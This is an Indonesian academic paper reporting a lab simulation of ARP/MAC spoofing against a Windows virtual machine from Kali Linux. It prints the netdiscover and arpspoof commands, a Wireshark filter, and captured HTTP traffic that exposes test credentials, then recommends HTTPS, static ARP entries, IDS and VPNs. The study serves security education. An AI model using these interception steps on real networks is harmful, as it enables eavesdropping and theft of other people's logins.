

SIMULASI SERANGAN SIBER *MAC ADDRESS* DAN *IP ADDRESS SPOOFING* PADA JARINGAN *HTTP* DI *KALI LINUX*

Muhammad Rizki Andrian Fitra^{1*}, Neysa Talitha Jehian², Lastris Elisabet Butarbutar³, Dedy Kiswanto⁴

Universitas Negeri Medan, Medan, Sumatera Utara, Indonesia¹

Email*: andrian25544@gmail.com

Universitas Negeri Medan Medan, Sumatera Utara, Indonesia²

Email: jxjia05@gmail.com

Universitas Negeri Medan, Medan, Sumatera Utara, Indonesia³

Email: triibutarbutar05@gmail.com

Universitas Negeri Medan, Medan, Sumatera Utara, Indonesia⁴

Email: dedykiswanto@unimed.ac.id

(*) *Corresponding Author*

(*Responsible for the Quality of Paper Content*)

ABSTRAK

Perkembangan teknologi informasi yang pesat menghadirkan tantangan besar dalam hal keamanan jaringan, khususnya terhadap serangan siber. Penelitian ini mensimulasikan serangan *MAC Address Spoofing* pada jaringan *HTTP* dengan menggunakan sistem operasi *Kali Linux*. Tujuan dari penelitian ini adalah untuk memahami bagaimana proses serangan dilakukan dan mengevaluasi dampaknya terhadap keamanan komunikasi dalam jaringan yang tidak terenkripsi. Penyerang menyamar sebagai gateway melalui teknik *ARP Spoofing* dan berhasil menyusup ke jalur komunikasi antara korban dan server. Data yang ditangkap menunjukkan bahwa informasi sensitif seperti *username* dan *password* dapat dengan mudah diambil ketika korban mengakses situs *HTTP*. Hasil penelitian menunjukkan bahwa *spoofing* telah berhasil dilakukan, dibuktikan dengan diperolehnya *username* serta *password* ketika korban mengakses situs *HTTP*.

Kata kunci: *ARP Spoofing*, *HTTP*, *Kali Linux*, Keamanan jaringan, *MAC Address Spoofing*

ABSTRACT

The rapid development of information technology presents a big challenge in terms of network security, especially against cyber-attacks. This research simulates MAC Address Spoofing attack on HTTP network using Kali Linux operating system. The purpose of this research is to understand how the attack process is carried out and evaluate its impact on communication security in an unencrypted network. The attacker impersonated a gateway through ARP Spoofing technique and successfully infiltrated the communication path between the victim and the server. The captured data shows that sensitive information such as usernames and passwords can be easily retrieved when the victim accesses HTTP sites. The results show that spoofing has been successfully carried out, as evidenced by the acquisition of usernames and passwords when victims access HTTP sites.

Keywords: ARP Spoofing, HTTP, Kali Linux, MAC Address Spoofing, Network Security

1. PENDAHULUAN

Dalam era digital yang semakin berkembang, jaringan komputer menjadi infrastruktur penting yang digunakan untuk berkomunikasi dan bertukar informasi [1]. Penyedia jaringan internet, seperti *Planets Network Solution*, berperan krusial dalam menyediakan akses internet yang terjangkau bagi masyarakat [2]. Meningkatnya pengguna internet tidak terlepas dari kemudahan yang didapatkan dalam menggunakan internet, seperti halnya dalam komunikasi jarak jauh tidak lagi menjadi kendala pada zaman sekarang ini, begitu juga di dalam mengakses informasi, pengguna dapat dengan mudah memberikan dan mendapatkan informasi. Jaringan internet memberikan banyak kemudahan lain, sehingga membuat pengguna tidak menyadari adanya ancaman dari serangan siber pada jaringan komputer atau internet [3]. Dalam era digital yang semakin berkembang, keamanan jaringan menjadi salah satu aspek krusial yang harus diperhatikan. Banyaknya aktivitas pertukaran data secara *online* membuka celah bagi pihak tidak bertanggung jawab untuk melakukan berbagai jenis serangan siber.

Salah satu bentuk *cybercrime* yang cukup berbahaya adalah *spoofing*, yaitu teknik penipuan di mana penyerang menyamar sebagai entitas tepercaya untuk mendapatkan akses ke sistem, mencuri informasi pribadi, atau menyebarkan *malware*. *Spoofing* sendiri berasal dari kata *spoof* yang berarti meniru atau menggandakan fungsi dari program yang asli. Tindakan ini biasanya dilakukan oleh seorang *hacker* atau *cracker* untuk menyamarkan identitas dirinya dan mengecoh sistem keamanan jaringan [3]. Salah satu jenis *spoofing* yang umum terjadi adalah *ARP spoofing*. Selain itu, penyerang juga dapat melakukan serangan *Man-in-the-Middle attack (MitM)*, di mana penyerang berada di tengah komunikasi antara dua pihak yang berkomunikasi (seperti antara klien dan server) [4]. Dalam serangan ini, penyerang dapat secara diam-diam mendengarkan dan merekam percakapan yang terjadi, serta memiliki kemampuan untuk mengubah atau memodifikasi data yang sedang dipertukarkan.

ARP (Address Resolution Protocol) digunakan untuk mengubah alamat *IP* menjadi alamat *MAC* [5]. Dalam serangan *ARP spoofing*, penyerang mengirimkan pesan *ARP* palsu ke jaringan lokal, yang menyebabkan perangkat korban salah mengasosiasikan alamat *IP* dengan alamat *MAC* penyerang. Secara singkat teknik serangan ini akan meracuni dan merusak tabel *IP* dengan menyisipkan *MAC Address* penyerang *IP Address* yang sah [6]. Ini memungkinkan penyerang untuk menyadap komunikasi jaringan, mengubah data, atau bahkan mengambil alih sesi pengguna.

Untuk mendeteksi dan menganalisis serangan seperti ini, alat seperti *Wireshark* menjadi sangat penting. *Wireshark* bisa menangkap dan menampilkan semua paket data yang lewat di jaringan secara *real-time*. Ini memungkinkan peneliti untuk melihat isi data yang dikirim, terutama pada jaringan *HTTP* yang tidak terenkripsi. Kemampuan *Wireshark* yang kuat untuk menangkap dan menganalisis data komunikasi jaringan dapat menyediakan data yang kaya untuk mengidentifikasi kerentanan dan potensi gangguan [7].

HTTP adalah dasar komunikasi dari *World Wide Web*, dimana *HTTP* ini adalah aturan dalam meminta dan menjawab antara klien dan server [8]. *Hypertext Transfer Protocol (HTTP)*, pada awalnya merupakan protokol yang dikembangkan untuk mempublikasikan maupun mengunduk halaman *HTML*. Saat ini, *HTTP* yang merupakan protokol pada *application layer* yang paling sering digunakan juga dimanfaatkan untuk *transfer data*. *HTTP* menentukan mendefinisikan protokol dalam melakukan *request* dan *response* antar klien dan server. Dengan *HTTP*, terdapat tiga jenis pesan yang

dipertukarkan, yaitu *GET*, *POST*, dan *PUT*. *GET* digunakan oleh klien untuk melakukan request. *POST* dan *PUT* digunakan untuk melakukan *upload data* ke server [9].


Sistem operasi seperti *Linux* memainkan peran penting dalam menjalankan server yang mendukung protokol ini. *Linux* adalah sistem operasi mirip *Unix* yang dulu dirancang untuk memberikan pengguna *PC OS* gratis atau tingkat rendah sebanding dengan *Unix* tradisional dan lebih mahal. *Kali linux* adalah distribusi berlandaskan distribusi *Debian GNU/Linux* untuk tujuan forensik digital dan digunakan untuk pengujian penetrasi, yang dipelihara dan didanai oleh *Offensive Security*. *Kali linux* dikembangkan oleh pengembang *Backtrack* sebelumnya yaitu Mati Aharoni bersama pengembang baru bernama Devon Kearns dari *Offensive Security* [10].

Berdasarkan penelitian [8], penggunaan *Wireshark* di dalam *Kali Linux* berperan sebagai alat pemantauan dan analisis paket data yang efektif. *Wireshark* memungkinkan pengguna untuk mengamati lalu lintas jaringan secara *real-time*, sehingga memudahkan dalam mendeteksi aktivitas mencurigakan serta menganalisis potensi ancaman keamanan yang terjadi di dalam jaringan.

Penelitian ini bertujuan untuk menunjukkan proses dari serangan *Mac Adress* dan *IP Address Spoofing* serta dampak yang dapat ditimbulkan, khususnya dalam lingkungan jaringan yang belum dilengkapi dengan sistem keamanan yang memadai. Harapannya, artikel ini dapat menjadi bahan pembelajaran bagi penggiat keamanan jaringan untuk lebih memahami pentingnya penggunaan *protocol* aman seperti *HTTPS*.

2. METODE

Metode yang digunakan dalam penelitian ini adalah metode eksperimen, yaitu dengan menyimulasikan serangan *MAC Address Spoofing* pada jaringan berbasis *HTTP* menggunakan sistem operasi *Kali Linux*. Tujuan dari simulasi ini adalah untuk mengamati bagaimana proses serangan dapat dilakukan serta menganalisis dampak yang ditimbulkan terhadap keamanan jaringan.



Gambar 1. Topologi jaringan


Penelitian ini dilakukan menggunakan satu perangkat fisik yang menjalankan dua sistem operasi secara virtual melalui *VirtualBox*, yaitu *Kali Linux* sebagai penyerang dan

Windows sebagai target. Kedua mesin virtual ini dikonfigurasi dalam satu jaringan lokal virtual (*Virtual LAN*) di dalam *VirtualBox*, sehingga dapat saling berkomunikasi layaknya perangkat dalam jaringan fisik. Serangan dilakukan dengan menggunakan *tools* seperti *arp spoof* untuk melakukan *ARP Spoofing*, serta *Wireshark* untuk menganalisis lalu lintas jaringan. Target diarahkan untuk mengakses situs dengan protokol *HTTP*, sehingga data yang tidak terenkripsi dapat ditangkap dan dianalisis. Tujuan dari simulasi ini adalah untuk mengidentifikasi sejauh mana serangan *MAC Address Spoofing* dapat membahayakan komunikasi pada jaringan *HTTP*.

Tabel 1. Spesifikasi hardware dan software

No	Komponen	Spesifikasi
1	Perangkat Fisik	Laptop dengan prosesor AMD Ryzen 7, RAM 16 GB, SSD 477 GB
2	Virtualisasi	VirtualBox versi 7.0.20
3	Sistem Operasi Host	Windows 11
4	Sistem Operasi Guest 1 (penyerang)	Kali Linux versi 2024
5	Sistem Operasi Guest 2 (korban)	Windows 11
6	Tools yang digunakan	arp spoof, Wireshark
7	Jaringan	Virtual LAN (mode Internal Network atau Host-Only Adapter di VirtualBox)
8	Protokol yang diserang	HTTP

Langkah-langkah simulasi dilakukan secara terstruktur, dimulai dari persiapan sistem operasi, pengaturan jaringan internal pada *VirtualBox*, *spoofing MAC address*, penyusupan ke dalam jalur komunikasi menggunakan *arp spoof*, hingga pengamatan data menggunakan *Wireshark*.



Gambar 2. Roadmap proses simulasi serangan mac address spoofing pada jaringan http

Protokol *HTTP* dipilih sebagai target dalam simulasi serangan *MAC Address Spoofing* karena sifatnya yang tidak terenkripsi. Data yang dikirim melalui *HTTP* ditransmisikan dalam bentuk *plaintext*, sehingga dapat dengan mudah dibaca oleh pihak yang berhasil menyusup ke dalam jaringan. Dengan menggunakan *HTTP*, serangan seperti *ARP Spoofing* dan pengintaian jaringan (*sniffing*) menjadi lebih efektif karena informasi sensitif, seperti *username* dan *password*, dapat tertangkap secara langsung oleh penyerang. Pemilihan protokol ini bertujuan untuk menunjukkan sejauh mana dampak serangan dapat terjadi pada jaringan yang tidak dilindungi oleh protokol keamanan seperti *HTTPS*.

Pengujian keberhasilan serangan dilakukan dengan cara memantau lalu lintas jaringan menggunakan *Wireshark* di sistem *Kali Linux*. Serangan dianggap berhasil apabila penyerang dapat menangkap dan membaca paket data yang dikirim oleh target, seperti alamat situs yang diakses, parameter login, atau informasi lain yang ditransmisikan melalui protokol *HTTP*. Keberhasilan ini ditandai dengan munculnya data *plaintext* dalam hasil tangkapan *Wireshark* yang menunjukkan bahwa komunikasi jaringan telah berhasil disadap oleh penyerang.

3. HASIL DAN PEMBAHASAN

Pada percobaan simulasi serangan siber pada jaringan *WLAN* dengan menggunakan metode *MAC Address Spoofing*, terdapat dua tujuan utama. Tujuan pertama adalah untuk mempengaruhi lalu lintas (*traffic*) dari korban dengan cara menduplikasi *IP address* korban melalui teknik *ARP Poisoning* atau *ARP Spoofing*. Dalam skenario ini, penyerang mencoba untuk menjadi *Man in The Middle (MITM)* antara *client* dan *server*. Akibatnya, korban akan tetap merasa berinteraksi langsung dengan *server*, padahal lalu lintas jaringan tersebut telah disusupi oleh penyerang. Seluruh *traffic* dari korban akan melewati perangkat penyerang terlebih dahulu sebelum mencapai *server* sebenarnya.

Tujuan kedua adalah ketika penyerang berhasil menangkap (*capture*) semua *traffic* dari korban dengan berpura-pura sebagai *gateway router* di jaringan tersebut. Hal ini dilakukan dengan menduplikasi *IP address* dari *gateway*, sehingga korban secara tidak sadar mengirimkan semua data melalui perangkat penyerang. Penyerang kemudian menunggu korban mengakses jaringan yang tidak aman, seperti situs berbasis *HTTP*. Karena protokol *HTTP* tidak mengenkripsi data (*plaintext*), maka penyerang dapat dengan mudah melihat dan membaca isi *paket* yang dikirim oleh korban di jaringan tersebut.

```
Type: ARP (0x0806)
[Stream index: 0]
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: PCSSystemtec_6e:13:6e (08:00:27:6e:13:6e)
Sender IP address: 192.168.74.31
Target MAC address: CloudNetwork_69:71:8f (10:b1:df:69:71:8f)
Target IP address: 192.168.74.9
```

Gambar 3. Tangkapan paket arp reply hasil serangan arp spoofing

Gambar di atas menunjukkan hasil tangkapan *paket ARP Reply* dari *Wireshark*. Dalam tangkapan ini terlihat bahwa:

1. *Sender IP address* adalah 192.168.74.31 (*IP gateway* yang sebenarnya),
2. Namun *MAC address*-nya adalah 08:00:27:6e:13:6e, yang bukan *MAC address* asli dari *gateway* (a2:01:3a:a5:af:fa).

Ini berarti perangkat penyerang memberi tahu korban bahwa "*Saya adalah gateway*", padahal itu adalah informasi palsu. Dengan cara ini, korban akan mengirimkan data ke *MAC Address* penyerang, sehingga lalu lintas jaringan berhasil disadap. Inilah inti dari serangan *ARP Spoofing* untuk menjadi *Man in The Middle (MITM)*.

Dalam percobaan ini, peneliti membagi *IP address* menjadi tiga bagian berdasarkan perannya, yaitu *IP Address korban*, *IP Address gateway (router)*, dan *IP Address penyerang*, dengan catatan bahwa korban dan penyerang berada dalam jaringan yang sama. Pada tahap awal, penyerang terlebih dahulu masuk ke dalam jaringan area *hotspot* yang digunakan oleh korban, lalu melakukan pemindaian (*scanning*) untuk mengidentifikasi perangkat yang terhubung di jaringan tersebut. Dalam simulasi ini, korban disimulasikan sebagai pengguna sistem operasi *Windows*, sedangkan penyerang menggunakan *Kali Linux* yang dijalankan dalam lingkungan virtual (*VirtualBox*) pada komputer yang sama. Langkah pertama yang dilakukan peneliti adalah mengetahui *IP address* korban dengan menjalankan perintah *ipconfig* pada *Command Line Interface (CLI)* di *Command Prompt Windows*, seperti yang ditunjukkan pada Gambar 4 berikut.

```
Connection-specific DNS Suffix . . . : 
Link-local IPv6 Address . . . . . : fe80::833b:6739:6085:9d6d%8
IPv4 Address. . . . . : 192.168.74.9
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.74.31
```

Gambar 4. Informasi ip address dari korban

Pada gambar 4, menunjukkan informasi yang didapatkan adalah *IP Address* korban dan *IP Address gateway router*. *IP Address gateway* akan di duplikat oleh penyerang,

kemudian periksa *MAC Address* dari *gateway router* tersebut dengan perintah `arp -a` seperti pada Gambar 5.

```
PS C:\Users\PAVILION AERO> arp -a


Interface: 192.168.74.9 --- 0x8
Internet Address      Physical Address      Type
192.168.74.31         a2-01-3a-a5-af-fa     dynamic
192.168.74.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Gambar 5. Tampilan informasi mac address dari gateway

Pada informasi tersebut dapat dilihat bahwa *IP Address gateway* adalah 192.168.74.31 dengan *MAC Address* a2-01-3a-a5-af-fa, *IP Address* tersebut yang nantinya akan di duplikat oleh penyerang. Tahap selanjutnya, peneliti akan membuka kali linux yang ada di dalam *Virtual Box* dan mencoba untuk *scanning* apakah korban benar ada di dalam jaringan yang sama dengan penyerang dengan menjalankan perintah `sudo netdiscover -r 192.168.74.30/24` dimana *IP Address* tersebut merupakan *IP Address* dari penyerang di jaringan *eth0* seperti Gambar 6.

```
(kali@kali)-[~]
└─$ sudo netdiscover -r 192.168.74.0/24
[sudo] password for kali: 
```

Gambar 6. Tampilan perintah sudo netdiscover -r 192.168.74.30/24



3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.74.9	10:b1:df:69:71:8f	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.74.31	a2:01:3a:a5:af:fa	2	120	Unknown vendor

Gambar 7. Tampilan dari tabel informasi berupa ip address dan mac address yang terhubung

Dari gambar 7 dapat dilihat bahwa *IP Address* dari *gateway* dan korban berada di jaringan yang sama dengan penyerang maka peneliti menyimpulkan bahwa *spoofing* dapat dilakukan. Untuk melakukan *Spoofing* penyerang selanjutnya dapat dilakukan perintah `sudo arpspoof -i eth0 -t 192.168.74.9 192.168.74.31` seperti pada gambar 8.

```
(kali@kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.74.9 192.168.74.31
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
8:0:27:6e:13:6e 10:b1:df:69:71:8f 0806 42: arp reply 192.168.74.31 is-at 8:0:27:6e:13:6e
```

Gambar 8. Tampilan spoofing

Dari Gambar 8 dapat dilihat bahwa penyerang berhasil melakukan *spoofing* terhadap korban dan berhasil masuk ke dalam jalur komunikasi antara korban dan *gateway*. Dalam hal ini, peneliti mensimulasikan skenario ketika korban membuka sebuah *website* yang menggunakan protokol *HTTP*. Ketika korban mengakses situs tersebut dan memasukkan data kredensial seperti *username* dan kata sandi untuk *login* ke dalam sistem, maka data tersebut tidak langsung dikirimkan ke server, melainkan terlebih dahulu melewati *traffic* penyerang. Dengan demikian, penyerang dapat melihat paket yang dikirimkan oleh korban. Untuk melakukannya, penyerang menjalankan aplikasi *Wireshark* di dalam *Kali Linux*, lalu memilih antarmuka jaringan yang aktif, dalam hal ini jaringan *Ethernet* atau *eth0* yang terhubung ke jaringan publik. Selanjutnya, penyerang memasukkan *filter* dengan query `tcp contains "POST"` pada kolom *filter Wireshark*, yang berguna untuk menyaring paket-paket yang mengandung data *POST*. Setelah korban mengirimkan data ke server, penyerang dapat melihat isi paket tersebut dalam bentuk *plaintext* karena protokol *HTTP* tidak menggunakan *enkripsi*, seperti yang terlihat pada gambar berikut.

No.	Time	Source	Destination	Protocol	Length	Info
2486	1268.5392131	192.168.74.9	185.27.134.213	HTTP	841	POST /biodata/baru/register.php HTTP/1.1 (application/x-www-form-urlencoded)
2490	1269.8190932	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [PSH, ACK] Seq=1 Ack=1 Win=257 Len=787
2492	1269.1195783	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [PSH, ACK] Seq=1 Ack=1 Win=257 Len=787
2505	1269.7292959	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [PSH, ACK] Seq=1 Ack=1 Win=257 Len=787
2516	1270.9216142	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [PSH, ACK] Seq=1 Ack=1 Win=257 Len=787
2530	1273.3238950	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [PSH, ACK] Seq=1 Ack=1 Win=257 Len=787
2558	1276.1276989	192.168.74.9	185.27.134.213	TCP	841	[TCP Retransmission] 58751 → 80 [FIN, PSH, ACK] Seq=1 Ack=2 Win=257 Len=787

Gambar 9. Hasil capturing wireshark dengan filter tcp contains "post" pada protokol http


```
Internet Protocol Version 4, Src: 192.168.74.9, Dst: 185.27.134.213
Transmission Control Protocol, Src Port: 58751, Dst Port: 80, Seq: 1, Ack: 1, Len: 787
Hypertext Transfer Protocol
  POST /biodata/baru/register.php HTTP/1.1\r\n
  Host: rizkiandrian.great-site.net\r\n
  Connection: keep-alive\r\n
  Content-Length: 30\r\n
  Cache-Control: max-age=0\r\n
  Origin: http://rizkiandrian.great-site.net\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
  Referer: http://rizkiandrian.great-site.net/biodata/baru/register.php\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,ko;q=0.6\r\n
  Cookie: __test=9276956eabd177ceec2idf4e4a12346r\r\n
  \r\n
  [Full request URI: http://rizkiandrian.great-site.net/biodata/baru/register.php]
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "neysa"
  Form item: "password" = "qqqqqq"
```

Gambar 10. Tampilan wireshark ketika korban mengirimkan paket di protokol http


```
Internet Protocol Version 4, Src: 192.168.74.9, Dst: 185.27.134.2
Transmission Control Protocol, Src Port: 58751, Dst Port: 80, Seq
Hypertext Transfer Protocol
POST /biodata/baru/register.php HTTP/1.1\r\n
Host: rizkiandrian.great-site.net\r\n
Connection: keep-alive\r\n
Content-Length: 30\r\n
Cache-Control: max-age=0\r\n
Origin: http://rizkiandrian.great-site.net\r\n
Content-Type: application/x-www-form-urlencoded\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Referer: http://rizkiandrian.great-site.net/biodata/baru/regist
Accept-Encoding: gzip, deflate\r\n
Accept-Language: id-ID,id;q=0.9,en-US;q=0.8,en;q=0.7,ko;q=0.6\r
Cookie: __test=927605e6abd1777ceec21df4e4a12346\r\n
\r\n
[Full request URI: http://rizkiandrian.great-site.net/biodata/b
File Data: 30 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "neysa"
Form item: "password" = "qqqqqq"
```

Gambar 11. Tampilan username dan password

Dari gambar tersebut dapat dilihat bahwa paket yang dikirimkan oleh korban ke server ternyata terlebih dahulu melewati *traffic* dari penyerang. Dengan demikian, penyerang dapat dengan mudah melihat informasi login milik korban dan berpotensi mengambil alih kredensial tersebut. Jika dibandingkan dengan protokol *HTTPS*, paket-paket yang dikirimkan melalui jaringan *HTTPS* sudah terenkripsi dan tidak lagi berbentuk *plaintext*. Oleh karena itu, meskipun penyerang berhasil masuk ke dalam jaringan, belum tentu ia dapat membaca isi informasi yang dikirimkan oleh korban, karena data tersebut telah dienkripsi, sebagaimana ditunjukkan pada gambar berikut.



Gambar 12. Tampilan wireshark ketika menggunakan protokol https

```
Frame 147: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
Ethernet II, Src: CloudNetwork_69:71:8f (10:b1:df:69:71:8f), Dst: PCSSystemtec_6e:13:6e (08:00:27:6e:1
Internet Protocol Version 4, Src: 192.168.74.9, Dst: 3.233.158.24
Transmission Control Protocol, Src Port: 64962, Dst Port: 443, Seq: 1, Ack: 1, Len: 0
Source Port: 64962
Destination Port: 443
[Stream index: 0]
[Stream Packet Number: 1]
[Conversation completeness: Incomplete (20)]
[TCP Segment Len: 0]
Sequence Number: 1 (relative sequence number)
Sequence Number (raw): 2267161463
[Next Sequence Number: 2 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 973142230
0101 ... = Header Length: 20 bytes (5)
```

Gambar 13. Analisis paket https menggunakan tcp port 443 di wireshark

Pada Gambar 11 menunjukkan komunikasi melalui protokol *HTTP* (*port 80*) di mana permintaan *POST* ke situs *rizkiandrian.great-site.net* menampilkan data form yang dikirim, termasuk *username=neysa* dan *password=qqqqqq*, secara terbuka dan tidak terenkripsi. Ini membuktikan bahwa data yang dikirim lewat *HTTP* bisa dengan mudah disadap dan dilihat melalui *tools* seperti *Wireshark*. Sebaliknya, gambar 13 menunjukkan komunikasi melalui *HTTPS* (*port 443*), yang menggunakan protokol *SSL/TLS* untuk mengenkripsi seluruh isi data, sehingga informasi sensitif seperti *username* dan *password* tidak dapat dibaca secara langsung. Perbedaan ini menegaskan bahwa *HTTPS* jauh lebih aman dibanding *HTTP*, terutama saat menangani data pribadi atau *login* pengguna.

4. KESIMPULAN DAN SARAN

Berdasarkan hasil simulasi serangan siber menggunakan metode *MAC address spoofing* dan *ARP spoofing* pada jaringan *WLAN*, serangan berhasil dilakukan dengan memperoleh *username* dan *password* korban saat mengakses situs *HTTP*. Serangan *man-in-the-middle* (*MITM*) ini efektif dilakukan ketika perangkat korban dan penyerang berada dalam satu segmen jaringan yang sama. Penyerang menggunakan informasi IP dan *MAC address* dari korban serta *gateway* untuk menduplikasi identitas *gateway* menggunakan *tool* seperti *arpspoof*, sehingga lalu lintas data korban dapat diarahkan melewati perangkat penyerang. Data yang dikirim melalui protokol *HTTP* berhasil ditangkap dalam bentuk teks biasa menggunakan *Wireshark*, membuktikan lemahnya keamanan *HTTP* terhadap pencurian informasi sensitif seperti *username* dan *password*.

Untuk mencegah serangan serupa, pengguna disarankan untuk mengakses situs yang menggunakan protokol *HTTPS*, mengimplementasikan deteksi dan pencegahan *ARP spoofing* melalui *firewall*, *IDS/IPS*, atau *static ARP entries*, serta menggunakan *VPN* untuk mengenkripsi seluruh lalu lintas jaringan. Selain itu, edukasi keamanan kepada pengguna, penerapan segmentasi jaringan, dan monitoring rutin diperlukan untuk mendeteksi aktivitas mencurigakan lebih dini. Dengan kombinasi enkripsi, proteksi jaringan, edukasi, dan pengawasan aktif, risiko serangan *MITM* dalam jaringan *WLAN* dapat diminimalkan secara signifikan.

5. DAFTAR PUSTAKA

